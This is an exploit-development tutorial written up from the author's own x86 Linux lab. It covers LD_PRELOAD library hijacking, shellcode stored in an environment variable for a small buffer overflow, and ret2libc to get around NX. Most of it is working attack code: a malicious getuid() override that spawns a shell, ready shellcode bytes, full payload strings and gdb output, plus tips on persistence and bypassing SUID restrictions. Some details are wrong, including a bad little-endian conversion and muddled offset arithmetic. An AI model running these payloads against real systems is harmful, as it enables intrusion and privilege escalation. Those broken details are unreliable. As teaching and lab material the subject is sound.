



Exploit Development

Bypassing basic security protections and restrictions in x86 Linux systems

Written by: PantherBear

1.0 Environment Variables

Environment variables are dynamic values that affect the behavior of processes and programs in a Linux system. They are stored as key-value pairs and can be accessed by any running process.

Variable	Purpose
PATH	Lists directories for executable lookup.
HOME	Current user's home directory.
USER	Current logged-in username.
SHELL	Default shell (e.g., /bin/bash).
LD_LIBRARY_PATH	Directories to search for shared libraries.

Function	Command
View all environment variables	printenv or env
View a specific variable	echo \$PATH (or any variable name, start with a \$ sign)
Setting variable	export MY_VAR = "Hello"
Permanent (add to ~/.bashrc or /etc/environment):	echo 'export MY_VAR="hello"' >> ~/.bashrc source ~/.bashrc

2.0 LD_PRELOAD

LD_PRELOAD injection is a technique where an attacker forces a program to load a malicious shared library before any other libraries, allowing them to hijack function calls and modify program behavior. It is commonly used for:

- Privilege escalation
- Bypassing security and Sandbox escapes
- Debugging/reverse engineering

How it works:

1) Dynamic Linking in Linux

Programs use shared libraries (.so files) loaded at runtime. The LD_PRELOAD environment variable lets you specify libraries to load first.

2) Function Hijacking

If a malicious library defines a function (e.g., `getuid()`), it overrides the original from `libc`.

3) Execution Flow Manipulation

The attacker's code runs instead of the legitimate function.

Advanced Techniques:

Persistence

Add to shell startup files (`~/.bashrc`, `~/.profile`):

Combining with Other Exploits

Use in buffer overflow exploits to load malicious code.

Chain with symlink attacks to hijack library paths.

Bypassing SUID Restrictions

If LD_PRELOAD is blocked, use:

`dlopen()` injection (if the program loads libraries dynamically).

`ptrace()` to manually modify memory.




```
victim.c (~/Desktop) - gedit
Open Save

#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>

int main() {
    uid_t x = getuid();
    char buffer[20];
    snprintf(buffer, sizeof(buffer), "%d", x);
    puts(buffer);
    return 0;
}
```

Figure 1.1 - A simple program, victim.c

The image above shows a simple program written in C which do basic UID retrieval in Linux and privilege checking.



```
jonny@jonny-virtual-machine: ~/Desktop
jonny@jonny-virtual-machine:~/Desktop$ gcc -m32 victim.c -o victim -O0
jonny@jonny-virtual-machine:~/Desktop$ ls -la
total 48
drwxr-xr-x 5 jonny jonny 4096 Jun  4 06:25 .
drwxr-xr-x 16 jonny jonny 4096 Jun  4 06:04 ..
-rwxrwxrwx 1 jonny jonny  54 Apr 10 09:07 disableASLR.sh
-rw-rw-r-- 1 jonny jonny  373 Jun  4 05:31 evil.c
-rwxrwxrwx 1 jonny jonny 1008 Jun  3 06:19 exploit.txt
drwxrwxr-x 2 jonny jonny 4096 Jun  4 05:40 LD Preload Injection
-rwxrwxrwx 1 jonny jonny  272 Apr 16 00:20 shellstorm.txt
drwxrwxrwx 2 jonny jonny 4096 Jun  3 07:17 stack-buffer-overflow
drwxrwxrwx 2 jonny jonny 4096 Jun  3 07:17 stack-buffer-overflow-2
-rwxrwxr-x 1 jonny jonny 7476 Jun  4 06:25 victim
-rw-rw-r-- 1 jonny jonny  208 Jun  4 06:18 victim.c
jonny@jonny-virtual-machine:~/Desktop$ id
uid=1000(jonny) gid=1000(jonny) groups=1000(jonny),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
jonny@jonny-virtual-machine:~/Desktop$ ./victim
1000
jonny@jonny-virtual-machine:~/Desktop$ ./victim
1000
jonny@jonny-virtual-machine:~/Desktop$ ./victim
1000
jonny@jonny-virtual-machine:~/Desktop$
```

Figure 1.2 - Compiling victim.c using gcc and running program

User "jonny" has a set UID of 1000. The program displays the UID of current user according to its intended function. Since programs in Linux use shared libraries loaded when executed, what if we can hijack the runtime function resolution by injecting a malicious library into the dynamic linking process and manipulate the program behavior at runtime?




```
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>

uid_t getuid() {
    setuid(0);

    char *args[] = {"/bin/dash", "-i", NULL};
    execve(args[0], args, NULL);

    // Only reached if execve fails and terminate program
    perror("execve failed");
    _exit(1);
}
```

Figure 1.3 - A simple program to spawn a shell, evil.c



```
jonny@jonny-virtual-machine: ~/Desktop
jonny@jonny-virtual-machine:~/Desktop$ gcc -m32 -shared -fPIC -o evil.so evil.c -lc
jonny@jonny-virtual-machine:~/Desktop$ chmod +x evil.so
jonny@jonny-virtual-machine:~/Desktop$ ls -la
total 56
drwxr-xr-x  5 jonny jonny 4096 Jun  4 17:21 .
drwxr-xr-x 16 jonny jonny 4096 Jun  4 17:06 ..
-rwxrwr-rw-  1 jonny jonny  54 Apr 10 09:07 disableASLR.sh
-rw-rw-r--  1 jonny jonny 289 Jun  4 17:09 evil.c
-rwxrwxr-x  1 jonny jonny 7128 Jun  4 17:21 evil.so
-rwxrwr-rw-  1 jonny jonny 1008 Jun  3 06:19 exploit.txt
drwxrwxr-x  2 jonny jonny 4096 Jun  4 05:40 LD Preload Injection
-rwxrwr-rw-  1 jonny jonny 272 Apr 16 00:20 shellstorm.txt
drwxrwxrwx  2 jonny jonny 4096 Jun  3 07:17 Stack Buffer Overflow
drwxrwxrwx  2 jonny jonny 4096 Jun  3 07:17 Stack Buffer Overflow
-rwxrwxr-x  1 jonny jonny 7476 Jun  4 06:25 victim
-rw-rw-r--  1 jonny jonny 208 Jun  4 06:18 victim.c
jonny@jonny-virtual-machine:~/Desktop$
```

Figure 1.4 - Compiling evil.c into a shared object file

Command used:

```
$ gcc -m32 -shared -fPIC -o evil.so evil.c -lc
```

```
$ chmod +x evil.so
```

Programs load .so files at runtime, reducing memory usage and allowing updates without recompiling the main program. If we can hijack the library loading which allows the malicious file to be loaded at programs runtime, we can manipulate the behavior of the program.



```
jonny@jonny-virtual-machine: ~/Desktop
jonny@jonny-virtual-machine:~/Desktop$ export LD_PRELOAD=$(pwd)/evil.so
jonny@jonny-virtual-machine:~/Desktop$ echo $LD_PRELOAD
/home/jonny/Desktop/evil.so
jonny@jonny-virtual-machine:~/Desktop$
```

Figure 1.5 - Exporting malicious shared object file into LD_PRELOAD environment variable

```
jonny@jonny-virtual-machine: ~/Desktop
jonny@jonny-virtual-machine:~/Desktop$ export LD_PRELOAD=$(pwd)/evil.so
jonny@jonny-virtual-machine:~/Desktop$ echo $LD_PRELOAD
/home/jonny/Desktop/evil.so
jonny@jonny-virtual-machine:~/Desktop$ ./victim
$ whoami
jonny
$ ps -p $$ -o comm=
dash
$
```

Figure 1.6 - binary “victim” behaves abnormally

Command used:

```
$ export LD_PRELOAD=$(pwd)/evil.so
```

Above command exports the path of the malicious shared object file to LD_PRELOAD environment variable.


```
$ echo $LD_PRELOAD
```

Above command verifies that the path of the malicious shared object file is successfully set under LD_PRELOAD environment variable.

Instead of displaying the UID of current user as output, binary “victim” spawns a dash shell. This shows that our malicious shared object file is successfully loaded during binary runtime which cause the function to change.

3.0 Environment Variable Shellcode Injection

What if it is a small buffer? The buffer is so small in fact - even when adding 8 more bytes, it is still smaller than our shellcode size - not to mention NOPs or Paddings. What if we can put our huge shellcode in other areas besides the stack?




```
*vuln.c (~/Desktop/Stack Buffer Overflow) - g
Open [icon]

#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
    return 0;
}
```

Figure 1.7 - vuln.c program - with an extra small Buffer



```
jonny@ubuntu: ~/Desktop/Stack Buffer Overflow
jonny@ubuntu:~/Desktop/Stack Buffer Overflow$ gdb vuln
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...(no debugging symbols found)...done.
(gdb) run AAAAAAAAAAAAAA
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln AAAAAAAAAAAAAA
AAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0xb7e23600 in __libc_start_main (main=0x8048361 <start+33>, argc=134513723, argv=0x2,
    init=0xbffff0f4, fini=0x8048470 <__libc_csu_init>, rtld_fini=0x80484d0 <__libc_csu_fini>,
    stack_end=0xb7fea880 <_dl_fini>) at ../csu/libc-start.c:278
278 ../csu/libc-start.c: No such file or directory.
(gdb)
```

Figure 1.8 - poking the small buffer program



I have compiled the vulnerable C program just like before and run it through GDB debugger. With just 14 'A's, the program crashed with segmentation fault. Therefore, EBP is overwritten with just 14 'A's and the buffer size is just 10 bytes.

Below is my shellcode obtained from <https://shell-storm.org/>

Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL): 33 bytes

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80
```

```
jonny@ubuntu: ~/Desktop/Stack Buffer Overflow
jonny@ubuntu:~/Desktop/Stack Buffer Overflow$ export EGG=$(python -c 'print "\x90"*30 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"')
jonny@ubuntu:~/Desktop/Stack Buffer Overflow$ printenv | grep EGG
Binary file (standard input) matches
jonny@ubuntu:~/Desktop/Stack Buffer Overflow$
```

Figure 1.9 - exporting new environment variable "EGG"

Command: `export EGG=$(python -c 'print "\x90"*30 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"')`

I have set a new environment variable 'EGG' which is a python command which consists of a 30 bytes NOP sled and a 33 bytes shellcode which spawn a bash shell.

command: `printenv | grep EGG`

I used this command to list out all environment variables - and to find a particular 'EGG'. There is a match which means EGG environment variable is successfully set. Therefore, it is available to any processes launched from the current shell.

Note: Setting such Environment Variables is session-local; exist for that current terminal only - the one which the command is executed from. Unless it is added to startup files such as `~/.bashrc` for global access


```

jonny@ubuntu: ~/Desktop/Stack Buffer Overflow
jonny@ubuntu:~/Desktop/Stack Buffer Overflow$ gdb vuln
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...(no debugging symbols found)...done.
(gdb) run AAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p (char *)getenv("EGG") + 4
$1 = 0xbffff427 '\220' <repeats 26 times>, "j\vx\231Rfh-p\211\341Rjhh/bash/bin\211\343RQS\211\341"
(gdb)

```

Figure 2.0 Finding address of Environment Variable EGG

Command: `p(char *)getenv("EGG") + 4` (+4 to skip "EGG=" prefix)

The memory address of the Environment Variable EGG is at **0xbffff427**. When converted to Little Endian for the exploit, the address will be this: **\x27\x44\xff\xbf**

The Buffer is 10 bytes large, therefore it takes 4 bytes to overwrite EIP and another 4 bytes to overwrite the Stored Return Address. This gives us a space of **14** bytes which can be used for padding.

Our final exploit should look something like this:

`run $(python -c 'print "A"*14 + "\x27\x44\xff\xbf"')`

14 bytes to overwrite EBP + 4 bytes JMP address to shellcode stored in Environment Variables.

```

(gdb) run $(python -c 'print "A"*14 + "\x27\x44\xff\xbf"')
Starting program: /home/jonny/Desktop/Stack Buffer Overflow/vuln $(python -c 'print "A"*14 + "\x27\x44\xff\xbf"')
AAAAAAAAAAAAAAAAAAAAA'***
process 17962 is executing new program: /bin/bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

jonny@ubuntu:/home/jonny/Desktop/Stack Buffer Overflow$ whoami
jonny
jonny@ubuntu:/home/jonny/Desktop/Stack Buffer Overflow$

```

Figure 2.1 shell "hatched" - Get it? :3



Environment Variables Injection in Exploit Development

Environment variables injection is a technique where an attacker **stores malicious payloads (shellcode) in environment variables** to exploit vulnerabilities such as buffer overflows. This approach is useful when:

1) The vulnerable program uses getenv() or accesses environment variables

2) Stack space is limited, and you need more room for payloads

Environment variables can hold bigger payloads. Can hold there instead of the Stack.

3) You want to bypass memory protections (like non-executable stack/NX bit)

If the stack is non-executable, storing shellcode in environment variables (which may be in executable memory regions) can bypass this protection since the shellcode does not need to be executed on the Stack.

4) Avoiding NULL bytes


strcpy-based overflows terminate at null bytes (\x00). Environment variables handle null bytes better than stack buffers.

4.0 Introduction to DEP/NX Bit

DEP/NX Bit is a security feature that prevents malicious code from executing in memory regions meant only for data - such as the stack or heap. It marks certain memory areas as non-executable, making it harder to exploit buffer overflows by injecting and running shellcode. A typical buffer overflow exploit will not work if DEP/NX Bit security feature is implemented on the program. Below, I will be documenting on a technique on how to get around such security measures.

5.0 RET2LIBC

Return-to-libc (ret2libc) is an exploitation technique used to bypass security protections like NX (No-Execute) when traditional shellcode injection fails. Instead of injecting and executing custom shellcode (which NX prevents), it reuses existing executable code from libc (the standard C library) to achieve malicious execution. Since NX prevents executing shellcode on the stack/heap, ret2libc redirects execution to existing functions in libc (e.g., `system()`, `execve()`) which the exploit developer can chain together by manipulating the stack to pass arguments.



```

vuln.c (~/Desktop/Stack Buffer Ove
Open
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    char buf[100];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
    return 0;
}
```

Figure 2.2 - vulnerable C program vuln.c

The program uses a vulnerable function **strcpy** which does not do bounds checking' resulting in this simple program being vulnerable to buffer overflow. It also has a buffer size of 100 bytes.

```

jonny@jonny-virtual-machine: ~/Desktop/Stack Buffer Overflow 2
jonny@jonny-virtual-machine:~/Desktop/Stack Buffer Overflow 2$ ./vuln.sh
jonny@jonny-virtual-machine:~/Desktop/Stack Buffer Overflow 2$ ls -la
total 40
drwxrwxrwx 2 jonny jonny 4096 Jun  6 05:20 .
drwxr-xr-x 5 jonny jonny 4096 Jun  5 23:48 ..
-rwxrwxr-x 1 jonny jonny 7384 Jun  6 05:20 vuln
-rwxrw-rw- 1 jonny jonny  740 Apr 16 00:33 vuln2.c
-rwxrw-rw- 1 jonny jonny   91 Jun  3 07:17 vuln2.sh
-rwxrw-rw- 1 root  jonny  757 Apr 16 00:33 vuln3.c
-rwxrw-rw- 1 jonny jonny  139 Jun  3 07:17 vuln3.sh
-rwxrw-rw- 1 jonny jonny  151 Apr 16 00:06 vuln.c
-rwxrw-rw- 1 jonny jonny   89 Jun  3 07:17 vuln.sh
jonny@jonny-virtual-machine:~/Desktop/Stack Buffer Overflow 2$ cat vuln.sh
gcc -fno-stack-protector -z noexecstack -mpreferred-stack-boundary=2 -O0 vuln.c
-o vuln
jonny@jonny-virtual-machine:~/Desktop/Stack Buffer Overflow 2$

```

Figure 2.3 - Compiling vuln.c using shell script

command: `gcc -fno-stack-protector -z noexecstack -mpreferred-stack-boundary=2 -O0 vuln.c -o vuln`

The code is compiled with the `-z noexecstack` flag, which enforces the NX (No-Execute) security measure, preventing the stack from being executable. This means that the standard exploit for stack buffer overflow will not work and will crash with a segmentation fault as the shellcode will not be executed.

```

jonny@jonny-virtual-machine: ~/Desktop/Stack Buffer Overflow 2
jonny@jonny-virtual-machine:~/Desktop/Stack Buffer Overflow 2$ gdb ./vuln
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln...(no debugging symbols found)...done.
(gdb) run $(python -c "print('A'*108)")
Starting program: /home/jonny/Desktop/Stack Buffer Overflow 2/vuln $(python -c "print('A'*108)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)

```

Figure 2.4 - Fuzzing the binary

104 bytes to overwrite EBP. 4 more bytes to overwrite EIP.



```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e44db0 <__libc_system>
```

Figure 2.5 - Finding libc system() address

```
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e389e0 <__GI_exit>
```

Figure 2.6 - Finding the address of exit()

We will need to find the exit address so that the shell opened by the exploit will exit properly once terminated. Otherwise it will exit, but will show “crashed with segmentation fault” since EIP is overwritten.

```
(gdb) find &system,+9999999, "/bin/sh"
0xb7f65b2b
warning: Unable to access 16000 bytes of target memory at 0xb7fbf8b3, halting search.
1 pattern found.
```

Figure 2.7 - Finding the address of /bin/sh

```
(gdb) find &system,+9999999, "sh"
0xb7f62f95 <__re_error_msgid+117>
0xb7f63901 <afs.8765+193>
0xb7f65b30
0xb7f676b2
warning: Unable to access 16000 bytes of target memory at 0xb7fbd5b5, halting search.
4 patterns found.
```

Figure 2.8 - Finding the address of sh

Finding the address of sh is not required but it is a good fallback measure incase the address of /bin/sh does not work.

/bin/sh is the most reliable shell string for exploits because:

- Guaranteed to exist in libc (Default shell)
- Works even when other shells aren't installed
- Present in all Linux environments (POSIX compliance), standard shell path
- Used intentionally by system() calls

The Art of Exploitation

A typical Ret2LibC exploit structure looks like this:

Where EBP is present:

```
run $(python -c "print('A'*[size of Buffer + 4] + 'system() address' + 'exit() address' + '/bin/sh address'))")
```

Where EBP is not present:

```
run $(python -c "print('A'*[size of Buffer ] + 'system() address' + 'exit() address' + '/bin/sh address'))")
```

From the above image, we can conclude the following memory addresses:

Exploit Argument	Memory Address	Memory address in Little Endian
system()	0xb7e44db0	\xb0\x4d\xe4\xb7
exit()	0xb7e389e0	\xe0\x89\xe3\xb7
/bin/sh	0xb7f65b2b	\x2b\x5b\xf6\xb7

Final working Ret2LibC exploit:

```
run $(python -c "print('A'*104 + '\xb0\x4d\xe4\xb7' + '\xe0\x89\xe3\xb7' + '\x2b\x5b\xf6\xb7'))")
```

Buffer Overflow: The 'A'*104 fills the buffer until it reaches the return address on the stack.

Hijack Execution: Overwrites the return address with system() - \xb0\x4d\xe4\xb7.

Call system("/bin/sh"): When the function returns, it jumps to system().

The next value on the stack (exit()) becomes the return address for system().

The value after that ("/bin/sh") is passed as the first argument to system().



```
jonny@jonny-virtual-machine: ~/Desktop/Stack Buffer Overflow 2
jonny@jonny-virtual-machine:~/Desktop/Stack Buffer Overflow 2$ gdb vuln
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...(no debugging symbols found)...done.
(gdb) run $(python -c "print('A'*104 + '\xb0\x4d\xe4\xb7' + '\xe0\x89\xe3\xb7' + '\x2b\x5b\xf6\xb7')")
Starting program: /home/jonny/Desktop/Stack Buffer Overflow 2/vuln $(python -c "print('A'*104 + '\xb0\x4d\xe4\xb7' + '\xe0\x89\xe3\xb7' + '\x2b\x5b\xf6\xb7')")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
♦M♦♦♦♦♦♦+ [♦♦
$ whoami
jonny
$ ps -p $$ -o comm=
sh
$ sudo python3 -c 'import pty; pty.spawn("/bin/sh")'
[sudo] password for jonny:
# whoami
root
#
```

Figure 2.9 - Executing the exploit and privilege escalation

A 'sh' shell spawned which indicates that the exploit execution is successful. The python command executed with sudo will execute a vertical privilege escalation to root user, spawning a root 'sh' shell.

```
# whoami
root
# exit
$ exit
[Inferior 1 (process 12627) exited normally]
(qdb)
```

Figure 3.0 - Exiting shell

The `exit()` function allows the shell to exit normally. Otherwise, the following will occur:

```
(gdb) run $(python -c "print('A'*104 + '\xb0\x4d\xe4\xb7' + '\xef\xbe\xad\xde' + '\x2b\x5b\xf6\xb7')")
Starting program: /home/jonny/Desktop/Stack Buffer Overflow 2/vuln $(python -c "print('A'*104 + '\xb0\x4d\xe4\xb7' + '\xef\xbe\xad\xde' + '\x2b\x5b\xf6\xb7')")
